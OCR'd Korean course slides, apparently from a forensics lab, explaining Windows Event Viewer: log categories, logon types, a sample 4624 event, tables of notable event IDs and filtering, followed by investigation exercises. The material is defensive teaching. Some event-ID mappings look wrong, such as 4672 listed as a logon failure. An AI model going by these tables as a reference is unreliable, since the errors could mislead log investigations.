
- 윈도우 시스템에서는 시스템 로그가 이벤트 로그 형식으로 기록 관리
- 이벤트 로그 뷰어를 사용하여 이벤트 로그를 확인
- 시작에서 [이벤트 뷰어]라고 입력 후 실행



5 <실습> 윈도우 이벤트 로그

• 윈도우 이벤트 로그 내용 확인

- 기본적으로 응용 프로그램 로그, 보안 로그, 시스템 로그 주요 로그를 기록하며 InternetExplorer나 Powershell 등의 다양한 로그를 기록
- Windows 로그를 클릭하면 현재 로그가 기록된 현황 확인 가능
- 여기서는 기본적인 이벤트 로그에 대한 구성을 파악을 하고 검색 방법을 학습



윈도우 이벤트 로그

• 윈도우 이벤트 주요 로그

- 기본적으로 응용 프로그램 로그, 보안 로그, 시스템 로그 주요 로그를 기록하며 InternetExplorer나 Powershell 등의 다양한 로그를 기록
- Windows 로그를 클릭하면 현재 로그가 기록된 현황 확인 가능
- 여기서는 기본적인 이벤트 로그에 대한 구성을 파악을 하고 검색 방법을 학습


이벤트 로그	설명
응용 프로그램	응용 프로그램이 중요한 이벤트와 활동내역을 기록
보안	로그온 시도 및 파일 생성, 열람 삭제 등의 리소스 사용 기록
시스템	윈도우 부팅, 드라이버 로드, 시스템 오류, 서비스 시작/종료 등 기록

5 <실습> 윈도우 이벤트 로그

• 윈도우 이벤트 로그

– 윈도우 이벤트 로그 경로

» C:\Windows\System32\winevt\Logs\Microsoft-Windows-WPD-MTPClassDriver%4Operational.evtx




5 <실습> 윈도우 이벤트 로그

• 윈도우 이벤트 로그

– 이벤트 뷰어에서 설정 확인 및 수정

- » 원하는 로그에 대고 마우스 우클릭 후 [속성] 클릭
- » 로그 파일 자동 백업 여부, 이벤트 로그 파일의 저장 경로, 이벤트 로그 파일의 최대 크기, 게스트 접근 제한 여부, 로그가 최대 크기에 도달할 때 오래된 이벤트 덮어쓰기, 로그 파일에 기록을 허가 받은 프로그램들이 목록 등을 설정




5 <실습> 윈도우 이벤트 로그

• 윈도우 이벤트 로그

– 이벤트 로그의 구성

- » [보안]에서 이벤트 로그를 하나 클릭하여 이벤트 구성을 확인
- » 이벤트의 분류, 원본 위치, 로그온 날짜, 이벤트 ID 등을 기록
- » 안에 텍스트로 된 내용에 자세한 이벤트의 내용이 기록




5 <실습> 윈도우 이벤트 로그

• 윈도우 이벤트 로그

– 이벤트 로그의 구성

» 이벤트 종류는 5가지로 구성

- ✓ 정보: 응용프로그램, 드라이버, 서비스 등의 성공적인 동작
- ✓ 경고: 중요하지는 않으나 문제가 될 수 있는 동작
- ✓ 오류: 중요한 작업의 실패, 데이터 손실 가능성 기록
- ✓ 성공감사: 보안 이벤트의 성공적인 감사 기록
- ✓ 실패감사: 보안 이벤트의 실패 감사 기록, 사용자 로그온 실패 등



5 <실습> 윈도우 이벤트 로그

• 윈도우 이벤트 로그

– 이벤트 로그의 구성

- ✓ 이벤트 내용 상단에 네모 칸에서 보다 자세한 내용 기록
- ✓ 이벤트마다 내용 구성이 다름
- ✓ 로그온 유형
 - 2: 대화식(콘솔)
 - 3: 네트워크(원격 로그인)
 - 4: 스케줄(배치 작업 수행)
 - 5: 서비스
 - 7: 잠금해제(화면 보호기 해제)
 - 8: 네트워크(계정 정보 평문 전송)
 - 10: 원격 대화식(원격 콘솔 서비스)
 - 11: 캐시(PC에 캐시된 정보로 로그인)

이벤트 4624, Microsoft Windows security auditing.

일반	자세히
계정이 성공적으로 로그온되었습니다.	
로그 이름(M):	보안
원본(S):	Microsoft Windows security
로그된 날짜(D):	2018-10-09 오전 12:00:00
이벤트 ID(E):	4624
작업 범주(Y):	로그온
수준(L):	정보
키워드(K):	감사 성공
사용자(U):	해당 없음
컴퓨터(R):	IT-11
Opcode(O):	정보

계정이 성공적으로 로그온되었습니다.

주체:

보안 ID:	SYSTEM
계정 이름:	IT-11\$
계정 도메인:	WORKGROUP
로그온 ID:	0x3e7

로그온 유형: 5

내 로그온:

보안 ID:	SYSTEM
계정 이름:	SYSTEM
계정 도메인:	NT AUTHORITY
로그온 ID:	0x3e7
로그온 GUID:	{00000000-0000-0000-0000-000000000000}

윈도우 이벤트 로그

• 윈도우 이벤트 로그

– 주요 이벤트 ID

범주	이벤트ID	발생 이벤트	설명
보안	4624	로그온 성공	로그온 성공을 기록함
	4625, 4672, 5461	로그온 실패	알 수 없는 사용자 이름이거나 암호가 틀림, 시간 제한, 현재 사용할 수 없는 계정, 지정한 사용자 계정이 만료됨, 사용자가 이 시스템에 로그온이 허용되지 않음, 허용되지 않은 로그온 유형, 지정된 계정 암호가 만료됨 등을 기록
	4723, 4724	암호 변경 또는 재설정	암호 변경 시도 사용자 계정 암호 설정 또는 재설정
	4720, 4726, 4738, 4781, 4704, 4717- 4718	사용자 계정 변경	사용자 계정 생성 사용자 계정 삭제 사용자 계정 변경 사용자 계정 이름 변경 사용자 계정 권한 할당
	4727, 4731- 4737, 4764, 4755- 4758	그룹 구성원 변경	보안 글로벌 그룹 변경 보안 로컬 그룹 변경 보안 그룹 변경 보안 유니버설 그룹 변경

윈도우 이벤트 로그

• 윈도우 이벤트 로그

– 주요 이벤트 ID

범주	이벤트 ID	발생 이벤트	설명
보안	4616	시스템 시간 변경	공격자의 거짓 알리바이 제공 가능
	4697	서비스 설치	악성 서비스 프로그램 설치
	4608, 4609	윈도우 시작 및 종료	윈도우 사용 시간 확인 가능
	4688	프로세스 생성	비인가 프로그램의 실행 확인
	4689	프로세스 종료	중요 프로그램의 종료 확인
시스템	104	이벤트 로그 지우기	로그 삭제를 통해 분석을 어렵게 함
	1074	시스템 종료	시스템 종료 로그
	7045	서비스 관련 로그	서비스 설치와 서비스 관련 이벤트
	4612	보안 이벤트 손실	저장 공간의 부족으로 보안 이벤트 손실
	4778	RDP 연결	원격 데스크톱 연결 로그

5

윈도우 이벤트 로그

• 윈도우 이벤트 로그

— 주요 이벤트 ID

범주	이벤트 ID	발생 이벤트	설명
응용 프로그램	1000	응용 프로그램 에러	비정상 동작 확인
	1006	서비스 시작	악성서비스 시작 여부 확인
	1525, 1526	그룹 멤버 추가/삭제	관리자 권한 추가/삭제 아이디 점검 필요


5

윈도우 이벤트 로그

• 윈도우 이벤트 로그

– 이벤트 로그 필터링

- » 윈도우 로그 필터링 기능을 활용하면 보다 쉽게 원하는 이벤트를 빨리 찾는 것이 가능
- » 로그 기간, 이벤트 수준, 이벤트 로그, 이벤트 ID, 키워드, 사용자, 컴퓨터 등의 다양한 기준을 활용하여 데이터를 원하는대로 필터
- » [보안]을 클릭하고 오른쪽에 작업 창에서 현재 로그 필터링을 클릭




5

윈도우 이벤트 로그

• 윈도우 이벤트 로그

— 이벤트 로그 필터링

- » <모든 이벤트 ID>란에 로그온 관련 내용으로 필터
- » 4624를 입력하고 확인을 누르면 4624 이벤트만 확인 (쉼표(,)와 대시(-)를 사용하여 다양한 이벤트 필터 가능)



보안 이벤트 수: 7,119

필터링됨: 로그: Security; 원본: ; 이벤트 ID: 4624. 이벤트 수: 1,474

키워드	날짜 및 시간	원본	이벤트 ID	작업 범주
🔍 감사 성공	2018-10-08 오전 12:00:00	Microsoft Windows security auditing.	4624	로그온
🔍 감사 성공	2018-10-08 오전 12:00:00	Microsoft Windows security auditing.	4624	로그온
🔍 감사 성공	2018-10-07 오후 7:08:45	Microsoft Windows security auditing.	4624	로그온
🔍 감사 성공	2018-10-07 오후 7:08:45	Microsoft Windows security auditing.	4624	로그온
🔍 감사 성공	2018-10-07 오후 6:24:05	Microsoft Windows security auditing.	4624	로그온
🔍 감사 성공	2018-10-07 오후 6:22:07	Microsoft Windows security auditing.	4624	로그온
🔍 감사 성공	2018-10-07 오후 6:22:07	Microsoft Windows security auditing.	4624	로그온
🔍 감사 성공	2018-10-07 오후 6:20:45	Microsoft Windows security auditing.	4624	로그온
🔍 감사 성공	2018-10-07 오후 6:19:44	Microsoft Windows security auditing.	4624	로그온
🔍 감사 성공	2018-10-07 오후 6:19:14	Microsoft Windows security auditing.	4624	로그온
🔍 감사 성공	2018-10-07 오후 6:18:54	Microsoft Windows security auditing.	4624	로그온
🔍 감사 성공	2018-10-07 오후 6:18:39	Microsoft Windows security auditing.	4624	로그온
🔍 감사 성공	2018-10-07 오후 6:18:04	Microsoft Windows security auditing.	4624	로그온
🔍 감사 성공	2018-10-07 오후 6:17:31	Microsoft Windows security auditing.	4624	로그온

5 <실습> 윈도우 이벤트 로그

• 실습 문제: 윈도우 이벤트 로그

- 컴퓨터가 최초로 부팅한 시각은 언제인가?
- 계정 정보 변경을 확인하고 계정 생성 및 이름의 변천사를 확인하라.
- RDP로 접속한 흔적이 있는지 파악하라. 로그인한 흔적이 없다면 그렇게 결론을 내린 이유는 무엇인가?

<실습> 방화벽 장비 인터페이스 활용

• 방화벽 장비 인터페이스 활용

– 실습 목표

» 방화벽 장비 인터페이스의 활용법을 배운다.

– 실습 환경

